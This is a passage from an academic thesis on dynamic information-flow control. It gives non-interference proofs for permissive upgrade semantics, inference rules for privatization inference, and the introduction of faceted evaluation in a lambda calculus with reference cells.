- [APP]: In this case, $e = (e_a\ e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{gathered} \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma''_i, (\lambda x.e_i, \theta'_i)^{k_i} \\ k_i \neq P \\ \sigma''_i, \theta_i, e_b \Downarrow_{pc} \sigma'''_i, v'_i \\ \sigma'''_i, \theta'_i[x := v'_i], e_i \Downarrow_{k_i} \sigma'_i, v_i \end{gathered}$$

By induction:

$$\begin{array}{rcl} \sigma''_1 & \sim & \sigma''_2 \\ \sigma'''_1 & \sim & \sigma'''_2 \\ (\lambda x.e_1, \theta'_1)^{k_1} & \sim & (\lambda x.e_2, \theta'_2)^{k_2} \\ v'_1 & \sim & v'_2 \end{array}$$

  - If k_1 and k_2 are both H then $v_1 \sim v_2$, since they both have label at least H. By Lemma 11, $\sigma'''_i \rightsquigarrow \sigma'_i$. Without loss of generality, we assume that the two executions allocate reference cells from disjoint parts of the address space,[2] i.e.:

$$(dom(\sigma'_i) \setminus dom(\sigma'''_i)) \cap dom(\sigma'_{3-i}) = \emptyset$$

[2] We refer the interested reader to [11] for an alternative proof argument that does use of this assumption, but which involves a more complicated compatibility relation on stores.

Under this assumption, by Lemma 16 $\sigma_1''' \sim \sigma_2'$. Applying Lemma 16 again gives $\sigma_1' \sim \sigma_2'$.

– Otherwise $\theta_1' \sim \theta_2'$ and $e_1 = e_2$ and $k_1 = k_2$. By induction, $\sigma_1' \sim \sigma_2'$ and $v_1'' \sim v_2''$, and hence $v_1' \sim v_2'$.

- [PRIM]: In this case, $e = (e_a \; e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c} \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma_i'', c_i^{k_i} \\ \sigma_i'', \theta_i, e_a \Downarrow_{pc} \sigma_i', d_i^{l_i} \\ r_i = [\![c_i]\!](d_i) \end{array}$$

By induction:

$$\begin{array}{rcl} \sigma_1'' & \sim & \sigma_2'' \\ c_1^{k_1} & \sim & c_2^{k_2} \end{array} \qquad \begin{array}{rcl} \sigma_1' & \sim & \sigma_2' \\ d_1^{l_1} & \sim & d_2^{l_2} \end{array}$$

– If either $k_1 \sim k_2$ or $l_1 \sim l_2$, then by Lemma 17 $k_1 \sqcup l_1 \sim k_2 \sqcup l_2$. Therefore, $r_1^{k_1 \sqcup l_1} \sim r_2^{k_2 \sqcup l_2}$.

– Otherwise, $r_1 = r_2$, since $c_1 = c_2$ and $d_1 = d_2$. Also, $k_1 \sqcup l_1 = k_2 \sqcup l_2$. Therefore, $r_1^{k_1 \sqcup l_1} \sim r_2^{k_2 \sqcup l_2}$.

- [REF]: In this case, $e = \texttt{ref}\ e'$. Without loss of generality, we assume that both evaluations allocate at the same address $a \notin dom(\sigma_1) \cup dom(\sigma_2)$, and so $a^{pc} = v_1 = v_2$. From the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c} \sigma_i, \theta_i, e' \Downarrow_{pc} \sigma_i'', v_i' \\ \sigma_i' = \sigma_i''[a := v_i'] \end{array}$$

By induction, $\sigma_1'' \sim \sigma_2''$ and $v_1' \sim v_2'$, and so $\sigma_1' \sim \sigma_2'$.

- [DEREF]: In this case, $e = \,!e'$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c} \sigma_i, \theta_i, e' \Downarrow_{pc} \sigma'_i, a_i^{k_i} \\ v_i = \sigma'_i(a_i) \sqcup k_i \end{array}$$

  By induction, $\sigma'_1 \sim \sigma'_2$ and $a_1^{k_1} \sim a_2^{k_2}$.

  - Suppose $a_1^{k_1} = a_2^{k_2}$. Then $a_1 = a_2$ and $k_1 = k_2$ and $\sigma'_1(a_1) \sim \sigma'_2(a_2)$, and so $v_1 \sim v_2$.
  - Suppose $a_1^{k_1} \neq a_2^{k_2}$. Then since $a_1^{k_1} \sim a_2^{k_2}$ we must have that $k_1 \sim k_2$ and hence $v_1 \sim v_2$ from Lemma 18.

- [ASSIGN-PERMISSIVE] In this case, $e = (e_a := e_b)$, and from the antecedents of this rule, we have that for $i \in 1, 2$:

$$\begin{array}{c} \sigma_i, \theta_i, e_a \Downarrow_{pc} \sigma''_i, a_i^{k_i} \\ \sigma''_i, \theta_i, e_b \Downarrow_{pc} \sigma'''_i, v_i \\ k_i \neq P \\ m_i = \mathit{lift}(k_i, \mathit{label}(\sigma'''_i(a_i))) \\ \sigma'_i = \sigma'''_i[a_i := v_i \sqcup m_i] \end{array}$$

  By induction:

$$\begin{array}{rcl} \sigma''_1 & \sim & \sigma''_2 \\ a_1^{k_1} & \sim & a_2^{k_2} \end{array} \qquad \begin{array}{rcl} \sigma'''_1 & \sim & \sigma'''_2 \\ v_1 & \sim & v_2 \end{array}$$

  - If $k_1 \sim k_2$ then $k_1 = k_2 = H$. By Lemma 19, $m_1 \sim m_2$. By Lemma 18, $(v_1 \sqcup m_1) \sim (v_2 \sqcup m_2)$. Hence $\sigma'_1 \sim \sigma'_2$.
  - Otherwise $k_1 = k_2 = L$. Then $m_1 = m_2 = L$ and hence $\sigma'_1 \sim \sigma'_2$.

□

Chapter 8

Privatization Inference

The permissive upgrade semantics guarantees TINI while getting stuck on fewer programs than the NSU semantics, and it will not get stuck if the program includes privatization operations on sensitive uses of partially leaked data.

We now extend our semantics to infer these privatization operations. We begin by adding a position marker $p \in \mathit{Position}$ on each sensitive operation (applications and assignments) where partially leaked data is not permitted.

$$e \ ::= \ \ldots \mid (e_1 \ e_2)^p \mid (e_1 := e_2)^p$$

Rather than explicitly insert privatization operations at particular positions in the source code, we instead extend the store σ to now also record the positions where these operations have been conceptually inserted.

We replace the original [APP] evaluation rule with three variants, and similarly for [ASSIGN-PERMISSIVE], as shown in Figure 8.1. The [APP-NORMAL] rule applies if a privatization operation has not been inserted ($p \notin \sigma$) and is not needed ($k \neq P$).

[APP-UPGRADE] handles situations where the privatization operation has been inserted ($p \in \sigma$) by ignoring the label k on the closure and behaving as if the closure were labeled private instead. The [APP-INFER] rule handles situations where a privatization operation is required ($k = P$) but has not yet been inserted ($p \notin \sigma$); it adds this position tag to the store (conceptually inserting the required privatization operation) and then reevaluates the application.

Our revised semantics still guarantees non-interference, but only if the evaluation did not infer additional privatization operations. This observation leads to some interesting design decisions. If output of the final result is allowed even when there was an inferred label, then non-interference is not guaranteed, but the information leak is detected. If output is forbidden in this case, then the behavior is identical to the permissive upgrade semantics.

Theorem 5 (Non-Interference of Privatization Inference)**.**

Suppose

$$\begin{array}{llll} pc \neq P & & & \\ \sigma_1 \sim \sigma_2 & & & \\ \theta_1 \sim \theta_2 & & & \\ \sigma_i, \theta_i, e \Downarrow_{pc} \sigma_i', v_i & & & \\ P_i = (\sigma_i' \setminus \sigma_i) & \cap & \mathit{Position} & \text{for } i \in 1,2 \end{array}$$

If $P_1 = P_2 = \emptyset$ *then* $\sigma_1' \sim \sigma_2'$ *and* $v_1 \sim v_2$.

We next show that adding some labels A to a program only influences the labels in the program's result, but not the raw values. To formalize this property, we introduce a raw equivalence order ($\approx$) that identifies values, substitutions, and stores that differ only in their labels, not in their underlying raw values. Moreover, raw equivalent stores are allowed to differ in the position tags that they include, i.e., $\sigma \approx (\sigma \cup A)$.

Theorem 6 (Non-Interference Of Privatization Operations)**.**

Suppose $pc \neq P$ *and* $A \subseteq Position$ *and* $\sigma, \theta, e \Downarrow_{pc} \sigma_1, v_1$ *and* $(\sigma \cup A), \theta, e \Downarrow_{pc} \sigma_2, v_2$*.*

Then $\sigma_1 \approx \sigma_2$ *and* $v_1 \approx v_2$

We prove this theorem via the following lemma, which strengthens the inductive hypothesis.

Lemma 20. *Suppose* $pc \neq P$ *and* $\sigma_1 \approx \sigma_2$ *and* $\theta_1 \approx \theta_2$ *and* $\sigma_i, \theta_i, e \Downarrow_{pc_i} \sigma_i', v_i$ *for* $i \in 1, 2$*. Then* $\sigma_1' \approx \sigma_2'$ *and* $v_1 \approx v_2$*.*

Proof for Theorem 5 is available in Appendix B.4 and proof for Lemma 20 is available in Appendix B.5.

Whenever a program occurs that surrenders a bit of information, the missing privatization operation can be determined. Label creep is a concern for any system using upgrade inference. In particular, if a function might be used with either public or private data, public data might be privatized unnecessarily. One possible solution is to create both public and private versions of functions whenever an annotation is inferred; we leave this issue for future work.

Figure 8.1: Privatization Inference

Evaluation Rules: $\boxed{\sigma, \theta, e \Downarrow_{pc} \sigma', v}$

$$\frac{\begin{array}{c} p \notin \sigma \\ \sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (\lambda x.e, \theta')^k \\ k \neq P \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v_2 \\ \sigma_2, \theta'[x := v_2], e \Downarrow_k \sigma', v \end{array}}{\sigma, \theta, (e_1\ e_2)^p \Downarrow_{pc} \sigma', v} \quad [\text{APP-NORMAL}]$$

$$\frac{\begin{array}{c} p \in \sigma \\ \sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (\lambda x.e, \theta')^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v_2 \\ \sigma_2, \theta'[x := v_2], e \Downarrow_H \sigma', v \end{array}}{\sigma, \theta, (e_1\ e_2)^p \Downarrow_{pc} \sigma', v} \quad [\text{APP-UPGRADE}]$$

$$\frac{\begin{array}{c} p \notin \sigma \\ \sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (\lambda x.e, \theta')^k \\ k = P \\ (\sigma \cup \{p\}), \theta, (e_1\ e_2)^p \Downarrow_{pc} \sigma', v \end{array}}{\sigma, \theta, (e_1\ e_2)^p \Downarrow_{pc} \sigma', v} \quad [\text{APP-INFER}]$$

$$\frac{\begin{array}{c} p \notin \sigma \\ \sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \\ k \neq P \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v \\ l = \mathit{lift}(k, \mathit{label}(\sigma_2(a))) \end{array}}{\sigma, \theta, (e_1 := e_2)^p \Downarrow_{pc} \sigma_2[a := (v \sqcup l)], v} \quad [\text{ASSIGN-NORMAL}]$$

$$\frac{\begin{array}{c} p \in \sigma \\ \sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v \\ l = \mathit{lift}(H, \mathit{label}(\sigma_2(a))) \end{array}}{\sigma, \theta, (e_1 := e_2)^p \Downarrow_{pc} \sigma_2[a := (v \sqcup l)], v} \quad [\text{ASSIGN-UPGRADE}]$$

$$\frac{\begin{array}{c} p \notin \sigma \\ \sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \\ k = P \\ (\sigma \cup \{p\}), \theta, (e_1 := e_2)^p \Downarrow_{pc} \sigma', v \end{array}}{\sigma, \theta, (e_1 := e_2)^p \Downarrow_{pc} \sigma', v} \quad [\text{ASSIGN-INFER}]$$

Part III

Faceted Evaluation

Chapter 9

A Language for Facets

Faceted evaluation [10] works by simulating multiple executions. Since λ^{info} is designed for use with monitor-based approaches, it lacks certain important features required for faceted evaluation. We develop λ^{facet}, a new language that highlights the subtleties of faceted evaluation, replacing the λ^{info} language used in previous chapters. The syntax for λ^{facet} is shown in Figure 9.1.

Like λ^{info}, λ^{facet} extends the λ-calculus with mutable reference cells. Expressions include the standard features of the λ-calculus, namely variables (x), constants (c), functions ($\lambda x.e$), and function application ($e_1\ e_2$). The language also supports mutable reference cells, with operations to create ($\texttt{ref}\ e$), dereference ($\texttt{!}e$), and update ($e_1 \texttt{:=} e_2$) a reference cell.

However, instead of labeled expressions ($\langle k \rangle e_1$) we include faceted expressions. Like a labeled expression, the faceted expression $\langle k\ ?\ e_1 : e_2 \rangle$ specifies an expression e_1 private to principal k, but it also specifies a second expression e_2 that is used in computations that do not have access to k-private data. We initially use the terms

Figure 9.1: The Source Language λ^{facet}

Syntax:

$e ::=$	Term
x	variable
c	constant
$\lambda x.e$	abstraction
$e_1\ e_2$	application
$\texttt{ref}\ e$	reference allocation
$\texttt{!}e$	dereference
$e\texttt{:=}e$	assignment
$\langle k\ ?\ e_1 : e_2 \rangle$	faceted expression
$\bot$	bottom
x, y, z	Variable
c	Constant
k, l	Label (aka Principal)

Standard encodings:

$$\begin{aligned}
\texttt{true} &\stackrel{\text{def}}{=} \lambda x.\lambda y.x \\
\texttt{false} &\stackrel{\text{def}}{=} \lambda x.\lambda y.y \\
\texttt{if}\ e_1\ \texttt{then}\ e_2\ \texttt{else}\ e_3 &\stackrel{\text{def}}{=} (e_1\ (\lambda d.e_2)\ (\lambda d.e_3))\ (\lambda x.x) \\
\texttt{if}\ e_1\ \texttt{then}\ e_2 &\stackrel{\text{def}}{=} \texttt{if}\ e_1\ \texttt{then}\ e_2\ \texttt{else}\ 0 \\
\texttt{let}\ x\ \texttt{=}\ e_1\ \texttt{in}\ e_2 &\stackrel{\text{def}}{=} (\lambda x.e_2)\ e_1 \\
e_1\ ;\ e_2 &\stackrel{\text{def}}{=} \texttt{let}\ x\ \texttt{=}\ e_1\ \texttt{in}\ e_2, x \notin FV(e_2)
\end{aligned}$$

label and principals as synonyms and focus primarily on confidentiality—Section 12.3 later introduces integrity labels in the context of robust declassification.

The language also includes a special value $\bot$. The $\bot$ value is used to represent "nothing", mirroring Smalltalk's `nil` and JavaScript's `undefined`. It is primarily used as the public facet in a faceted value $\langle k \mathrel{?} V : \bot \rangle$, which denotes a value V that is private to principal k, with no corresponding public value.

9.1 Standard Semantics of λ^{facet}

As a point of comparison for our later development, we first present a standard semantics for λ^{facet} that does not handle faceted expressions. In this semantics, values include constants, addresses, closures, and $\bot$, as shown in Figure 9.2. Each reference cell is allocated at an address a, and the store σ maps addresses to values. We use $\emptyset$ to denote the empty store. For simplicity, we eliminate the substitution θ used in our earlier semantics.

We formalize the standard semantics via a big-step relation

$$\sigma, e \downarrow \sigma', v$$

that evaluates an expression e in the context of a store σ and returns the resulting value v and the (possibly modified) store σ'. This relation is defined via the evaluation rules shown in Figure 9.2, which are mostly straightforward. For example, the rule [STD-APP] evaluates the body of the called function, where the notation $e[x := v]$ replaces x to v wherever it occurs in the expression e.

Figure 9.2: Standard Semantics for λ^{facet}

Runtime Syntax

$$
\begin{array}{lllll}
a & \in & \mathit{Address} & & \\
\sigma & \in & \mathit{store} & = & \mathit{Address} \rightarrow_p \mathit{value} \\
v & \in & \mathit{value} & ::= & c \mid a \mid (\lambda x.e) \mid \bot
\end{array}
$$

Evaluation Rules: $\boxed{\sigma, e \downarrow \sigma', v}$

$$\frac{}{\sigma, v \downarrow \sigma, v} \quad \text{[STD-VAL]}$$

$$\frac{\sigma, e_1 \downarrow \sigma_1, (\lambda x.e) \quad \sigma_1, e_2 \downarrow \sigma_2, v' \quad \sigma_2, e[x := v'] \downarrow \sigma', v}{\sigma, (e_1\ e_2) \downarrow \sigma', v} \quad \text{[STD-APP]}$$

$$\frac{\sigma, e_1 \downarrow \sigma_1, \bot \quad \sigma_1, e_2 \downarrow \sigma', v}{\sigma, (e_1\ e_2) \downarrow \sigma', \bot} \quad \text{[STD-APP-}\bot\text{]}$$

$$\frac{\sigma, e \downarrow \sigma', v \quad a \notin \mathit{dom}(\sigma')}{\sigma, (\texttt{ref}\ e) \downarrow \sigma'[a := v], a} \quad \text{[STD-REF]}$$

$$\frac{\sigma, e \downarrow \sigma', a}{\sigma, \texttt{!}e \downarrow \sigma', \sigma'(a)} \quad \text{[STD-DEREF]}$$

$$\frac{\sigma, e \downarrow \sigma', \bot}{\sigma, \texttt{!}e \downarrow \sigma', \bot} \quad \text{[STD-DEREF-}\bot\text{]}$$

$$\frac{\sigma, e_1 \downarrow \sigma_1, a \quad \sigma_1, e_2 \downarrow \sigma_2, v}{\sigma, e_1 \texttt{:=} e_2 \downarrow \sigma_2[a := v], v} \quad \text{[STD-ASSIGN]}$$

$$\frac{\sigma, e_1 \downarrow \sigma_1, \bot \quad \sigma_1, e_2 \downarrow \sigma_2, v}{\sigma, e_1 \texttt{:=} e_2 \downarrow \sigma_2, v} \quad \text{[STD-ASSIGN-}\bot\text{]}$$

The only unusual aspect of this semantics concerns the value $\perp$, which essentially means "nothing" or "no information". Operations such as function application, dereference, and assignment are strict in $\perp$; if given a $\perp$ argument they simply return $\perp$ via the various [STD-*-$\perp$] rules. This semantics for $\perp$ facilitates our later use of $\perp$ in faceted values, since, for example, dereferencing a faceted address $\langle k \; ? \; a : \perp \rangle$ operates pointwise on the two facets to return a faceted result $\langle k \; ? \; v : \perp \rangle$ where $v = \sigma(a)$.

Chapter 10

Faceted Evaluation

Consider the classic problem of implicit flows, such as those caused by a conditional assignment:

```
if (x) y = true
```

The central insight of our approach is that the correct value for `y` after this assignment depends on the authority of the observer. For example, suppose initially that `x` = `true` and `y` = `false`, and that `x` is secret whereas `y` is public. Then after this assignment:

- A private observer that can read `x` should see `y` = `true`.
- A public observer that cannot read `x` should see `y` = `false`, since it should not see any influence from this conditional assignment.

Faceted values represent exactly this dual nature of `y`, which should simultaneously appear as `true` and `false` to different observers.

In more detail, a faceted value is a triple consisting of a principal k and two values V_{H} and V_{L}, which we write as:

$$\langle k \ ? \ V_{\mathrm{H}} : V_{\mathrm{L}} \rangle$$

Intuitively, this faceted value appears as V_{H} to private observers that can view k's private data, and as V_{L} to other public observers. We refer to V_{H} and V_{L} as private and public facets, respectively.

This faceted representation naturally generalizes the public and private security labels used by prior analyses. A public value V is represented in our setting simply as V itself, since V appears the same to both public and private observers and so no facets are needed. Conversely, a private value V is represented as the faceted value

$$\langle k \ ? \ V : \perp \rangle$$

where only private observers can see V, and where public or unauthorized observers instead see $\perp$.

Although the notions of public and private data have been well explored, these two security labels are insufficient to avoid stuck executions in the presence of implicit flows. As illustrated by the conditional assignment considered above, correct handling of implicit flows requires the introduction of more general notion of faceted values $\langle k \ ? \ V_{\mathrm{H}} : V_{\mathrm{L}} \rangle$, in which the public facet V_{L} is a real value and not simply $\perp$. In particular, the post-assignment value for `y` is cleanly represented as the faceted value $\langle k \ ? \ \texttt{true} : \texttt{false} \rangle$ that captures `y`'s appearance to both public and private observers.

Based on this faceted value representation, we develop a dynamic analysis that tracks information flow in a sound manner at runtime. Our analysis is formulated as an evaluation semantics for the target program, where the semantics uses faceted values to track security and dependency information.

This evaluation semantics avoids leaking information between public and private facets; if $C[\bullet]$ is any program context, then the computation $C[\langle k \; ? \; V_{\text{H}} : V_{\text{L}} \rangle]$ appears to behave exactly like $C[V_{\text{H}}]$ from the perspective of a private observer, and behaves exactly like $C[V_{\text{L}}]$ to a public observer (under a termination-insensitive notion of equivalence). This projection property means that a single faceted computation simulates multiple non-faceted computations, one for each element in the security lattice. This projection property also enables an elegant proof of termination-insensitive non-interference, shown in Section 10.4. (Pottier and Simonet [54] use a similar technique in their non-interference proof for Core ML.)

Faceted values may be nested. Nested faceted values naturally arise during computations with multiple principals. For example, if k_1 and k_2 denote different principals, then the expression

$$\langle k_1 \; ? \; \texttt{true} : \bot \rangle \;\; \texttt{\&\&} \;\; \langle k_2 \; ? \; \texttt{false} : \bot \rangle$$

evaluates to the nested faceted value

$$\langle k_1 \; ? \; \langle k_2 \; ? \; \texttt{false} : \bot \rangle : \bot \rangle$$

since the result `false` is visible only to observers authorized to see private data from both k_1 and k_2; any other observer instead sees the dummy value $\bot$.

As a second example, the expression

$$\langle k_1 \ ?\ 2 : 0 \rangle \ \texttt{+} \ \langle k_2 \ ?\ 1 : 0 \rangle$$

evaluates to the result

$$\langle k_1 \ ?\ \langle k_2 \ ?\ 3 : 2 \rangle : \langle k_2 \ ?\ 1 : 0 \rangle \rangle$$

Thus, faceted values form binary trees with principals at interior nodes and raw (non-faceted) values at the leaves. The part of this faceted value tree that is actually seen by a particular observer depends on whose private data the observer can read. In particular, we define the view of an observer as the set of principals whose private data that observer can read. Thus, an observer with view $\{k_1, k_2\}$ would see the result of 3 from this addition, whereas an observer with view $\{k_2\}$ would see the result 1.

When a faceted value influences the control flow, in general we may need to explore the behavior of the program under both facets[1]. For example, the evaluation of the conditional expression:

$$\texttt{if (} \langle k \ ?\ \texttt{true} : \texttt{false} \rangle \texttt{) then } e_1 \texttt{ else } e_2$$

evaluates both e_1 and e_2, and carefully tracks the dependency of these computations on the principal k. In particular, assignments performed during e_1 are visible only to views that include k, while assignments performed during e_2 are visible to views that exclude k. After the evaluations of e_1 and e_2 complete, their two results are combined into a single faceted value that is returned to the continuation of this conditional expression. That is, the execution is split only for the duration of this conditional expression, rather than for the remainder of the entire program.

[1]The semantics is optimized to avoid such split executions where possible.

Figure 10.1: Handling Implicit Flows with Facets vs. Monitors

	$x = \langle k\ ?\ \texttt{false} : \bot \rangle$	$x = \langle k\ ?\ \texttt{true} : \bot \rangle$		
Function `f(x)`	All strategies	NSU	PU	Faceted Evaluation
`y = true;`	$y = \texttt{true}$	$y = \texttt{true}$	$y = \texttt{true}$	$y = \texttt{true}$
`z = true;`	$z = \texttt{true}$	$z = \texttt{true}$	$z = \texttt{true}$	$z = \texttt{true}$
`if (x)`	–	$pc = \{k\}$	$pc = \{k\}$	$pc = \{k\}$
`y = false;`	–	stuck	$y = \langle k\ ?\ \texttt{false} : * \rangle$	$y = \langle k\ ?\ \texttt{false} : \texttt{true} \rangle$
`if (y)`	$pc = \{\}$		stuck	$pc = \{\overline{k}\}$
`z = false;`	$z = \texttt{false}$			$z = \langle k\ ?\ \texttt{true} : \texttt{false} \rangle$
`return z;`	–			–
Return Value:	`false`			$\langle k\ ?\ \texttt{true} : \texttt{false} \rangle$

10.1 Handling Implicit Flows

Figure 10.1 reviews the code example discussed in Section 2.3.2, showing how faceted evaluation contrasts with the monitor-based approaches reviewed in Part II.

We consider the evaluation of `f` on the two secret arguments $\langle k\ ?\ \texttt{false} : \bot \rangle$ and $\langle k\ ?\ \texttt{true} : \bot \rangle$ (analogous to the $\texttt{false}^H$ and $\texttt{true}^H$ values reviewed earlier) to determine if the argument in any way influences any public component of the function's result.

For the argument $\langle k\ ?\ \texttt{false} : \bot \rangle$ shown in column 2, the local variables `y` and `z` are initialized to `true`. The conditional branch on `x` when $\texttt{x} = \langle k\ ?\ \texttt{false} : \bot \rangle$ is split into separate branches on `false` and $\bot$. The first test `if(false) ...` is clearly a no-op, and so is the second test `if(⊥) ...` since `if` is strict in $\bot$. Since `y` remains `true`, the branch on `y` is taken and so `z` is set to `false`. Thus, the function call $\texttt{f}(\langle k\ ?\ \texttt{false} : \bot \rangle)$ returns `false`.

We now consider the evaluation of $\texttt{f}(\langle k\ ?\ \texttt{true} : \bot \rangle)$ under the monitor-based approaches. While the prior semantics have no notion of facets, explaining them in terms of faceted values is illuminating.

No-Sensitive-Upgrade As discussed in Chapter 5, the no-sensitive-upgrade (NSU) check halts execution on any attempt to update public variables in code conditional on private data. Under this strategy, the assignment to the public variable `y` from code conditional on a private variable `x` would get stuck, as shown in the NSU column of Figure 10.1. This strategy guarantees TINI, but only at the expense of getting stuck on some implicit flows.

Permissive Upgrade The permissive upgrade (PU) approach outlined in Chapter 7 permits the implicit flow caused by the conditional assignment to `y`, but records that the analysis has lost track of the correct (original) public facet for `y`. The permissive upgrade represents this lost information by setting `y` to partially leaked. We replace $\texttt{false}^P$ with the faceted value $\langle k \ ?\ \texttt{false} : * \rangle$, where "$*$" denotes that the public facet is an unknown, non-$\perp$ value.

This permissive upgrade strategy accepts strictly more program executions than the no-sensitive-upgrade approach, but it still resorts to stuck executions in some cases; if the execution ever depends on that missing public facet, then the permissive upgrade strategy halts execution in order to avoid information leaks. In particular, when `y` is used in the second conditional of Figure 10.1, the execution gets stuck as shown in the PU column.

Faceted Evaluation As shown in the last column of Figure 10.1, faceted values cleanly handle problematic implicit flows. At the conditional assignment to `y`, the faceted value $\langle k \ ?\ \texttt{false} : \texttt{true} \rangle$ simultaneously represents the dual nature of `y`, which appears `false` to private observers but `true` to public observers. Thus, the conditional

branch `if (y) ...` is taken only for public observers, and we record this information by setting the program counter label pc to $\{\overline{k}\}$. Consequently, the assignment `z=false` updates `z` from `true` to $\langle k\ ?\ \texttt{true} : \texttt{false}\rangle$. Critically, this assignment updates only the public facet of `z`, not its private facet, which stays as `true`. The final result of the function call is then $\langle k\ ?\ \texttt{true} : \texttt{false}\rangle$.

Comparing the behavior of `f` on the arguments $\langle k\ ?\ \texttt{false} : \bot\rangle$ and $\langle k\ ?\ \texttt{true} : \bot\rangle$, we see that, from the perspective of a public observer, `f` always returns `false`, correctly reflecting that `f(⊥)` returns `false`, and so there is no information leak on this example, despite its problematic implicit flows. Conversely, from the perspective of a private observer authorized to view `f`'s actual output, `f` exhibits the correct behavior of returning its private boolean argument.

10.2 Faceted Evaluation Semantics

We extend the standard semantics for λ^{facet} with faceted values that dynamically track information flow and which provide noninterference guarantees.

Figure 10.2 shows the additional runtime syntax needed to support faceted values. We use Initial Capitals to distinguish the new metavariable and domains of the faceted semantics ($V \in \mathit{Value}$, $\Sigma \in \mathit{Store}$) from those of the standard semantics ($v \in \mathit{value}$, $\sigma \in \mathit{store}$).

Values V now contain faceted values of the form

$$\langle k\ ?\ V_{\mathrm{H}} : V_{\mathrm{L}}\rangle$$

which contain both a private facet V_{H} and a public facet V_{L}. For instance, the value

$\langle k \mathrel{?} 42 : 0 \rangle$ indicates that 42 is confidential to the principal k, and unauthorized viewers instead see the value 0. Often, the public facet is set to $\bot$ to denote that there is no intended publicly visible facet. Implicit flows introduce public facets other than $\bot$.

We introduce a program counter label called pc that records when the program counter has been influenced by public or private facets. For example, consider the conditional test

$$\texttt{if } (\langle k \mathrel{?} \texttt{true} : \texttt{false} \rangle) \texttt{ then } e_1 \texttt{ else } e_2$$

for which our semantics needs to evaluate both e_1 and e_2. During the evaluation of e_1, we add k to pc to record that this computation depends on data private to k. Conversely, during the evaluation of e_2, we add $\overline{k}$ to pc to record that this computation is dependent on the corresponding public facet. Formalizing this idea, we say that a branch h is either a principal k or its negation $\overline{k}$, and that pc is a set of branches. Note that pc can never include both k and $\overline{k}$, since that would reflect a computation dependent on both private and public facets.

The following operation $\langle\!\langle\, pc \mathrel{?} V_1 : V_2 \,\rangle\!\rangle$ creates new faceted values, where the resulting value appears like V_1 to observers that can see the computation corresponding to pc, and appears like V_2 to all other observers.

$$\begin{array}{lcl}
\langle\!\langle\, \emptyset \mathrel{?} V_n : V_o \,\rangle\!\rangle & \stackrel{\text{def}}{=} & V_n \\
\langle\!\langle\, \{k\} \cup \mathit{rest} \mathrel{?} V_n : V_o \,\rangle\!\rangle & \stackrel{\text{def}}{=} & \langle k \mathrel{?} \langle\!\langle\, \mathit{rest} \mathrel{?} V_n : V_o \,\rangle\!\rangle : V_o \rangle \\
\langle\!\langle\, \{\overline{k}\} \cup \mathit{rest} \mathrel{?} V_n : V_o \,\rangle\!\rangle & \stackrel{\text{def}}{=} & \langle k \mathrel{?} V_o : \langle\!\langle\, \mathit{rest} \mathrel{?} V_n : V_o \,\rangle\!\rangle \rangle
\end{array}$$

For example, $\langle\!\langle\, \{k\} \mathrel{?} V_{\mathrm{H}} : V_{\mathrm{L}} \,\rangle\!\rangle$ returns $\langle k \mathrel{?} V_{\mathrm{H}} : V_{\mathrm{L}} \rangle$, and this operation generalizes to more complex program counter labels. We sometimes abbreviate $\langle\!\langle\, \{k\} \mathrel{?} V_{\mathrm{H}} : V_{\mathrm{L}} \,\rangle\!\rangle$ as $\langle\!\langle\, k \mathrel{?} V_{\mathrm{H}} : V_{\mathrm{L}} \,\rangle\!\rangle$.

Figure 10.2: Faceted Evaluation Semantics

Runtime Syntax

$$
\begin{array}{rclcl}
\Sigma & \in & \mathit{Store} & = & (\mathit{Address} \to_p \mathit{Value}) \\
R & \in & \mathit{RawValue} & ::= & c \mid a \mid (\lambda x.e) \mid \bot \\
V & \in & \mathit{Value} & ::= & R \mid \langle k \;?\; V_1 : V_2 \rangle \\
e & \in & \mathit{Expr} & ::== & ... \mid V \\
h & \in & \mathit{Branch} & ::= & k \mid \overline{k} \\
pc & \in & \mathit{PC} & = & 2^{\mathit{Branch}}
\end{array}
$$

Evaluation Rules: $\boxed{\Sigma, e \Downarrow_{pc} \Sigma', V}$

$$\frac{}{\Sigma, R \Downarrow_{pc} \Sigma, R}\;[\text{F-VAL}]$$

$$\frac{\Sigma, e \Downarrow_{pc} \Sigma', V' \quad a \notin dom(\Sigma') \quad V = \langle\!\langle\, pc \;?\; V' : \bot \,\rangle\!\rangle}{\Sigma, (\texttt{ref}\ e) \Downarrow_{pc} \Sigma'[a := V], a}\;[\text{F-REF}]$$

$$\frac{\Sigma, e \Downarrow_{pc} \Sigma', V \quad V' = \mathit{deref}(\Sigma', V, pc)}{\Sigma, \texttt{!}e \Downarrow_{pc} \Sigma', V'}\;[\text{F-DEREF}]$$

$$\frac{\Sigma, e_1 \Downarrow_{pc} \Sigma_1, V_1 \quad \Sigma_1, e_2 \Downarrow_{pc} \Sigma_2, V' \quad \Sigma' = \mathit{assign}(\Sigma_2, pc, V_1, V')}{\Sigma, e_1 \texttt{:=} e_2 \Downarrow_{pc} \Sigma', V'}\;[\text{F-ASSIGN}]$$

$$\frac{\Sigma, e_1 \Downarrow_{pc} \Sigma_1, V_1 \quad \Sigma_1, e_2 \Downarrow_{pc} \Sigma_2, V_2 \quad \Sigma_2, (V_1\ V_2) \Downarrow_{pc}^{\mathsf{app}} \Sigma', V'}{\Sigma, (e_1\ e_2) \Downarrow_{pc} \Sigma', V'}\;[\text{F-APP}]$$

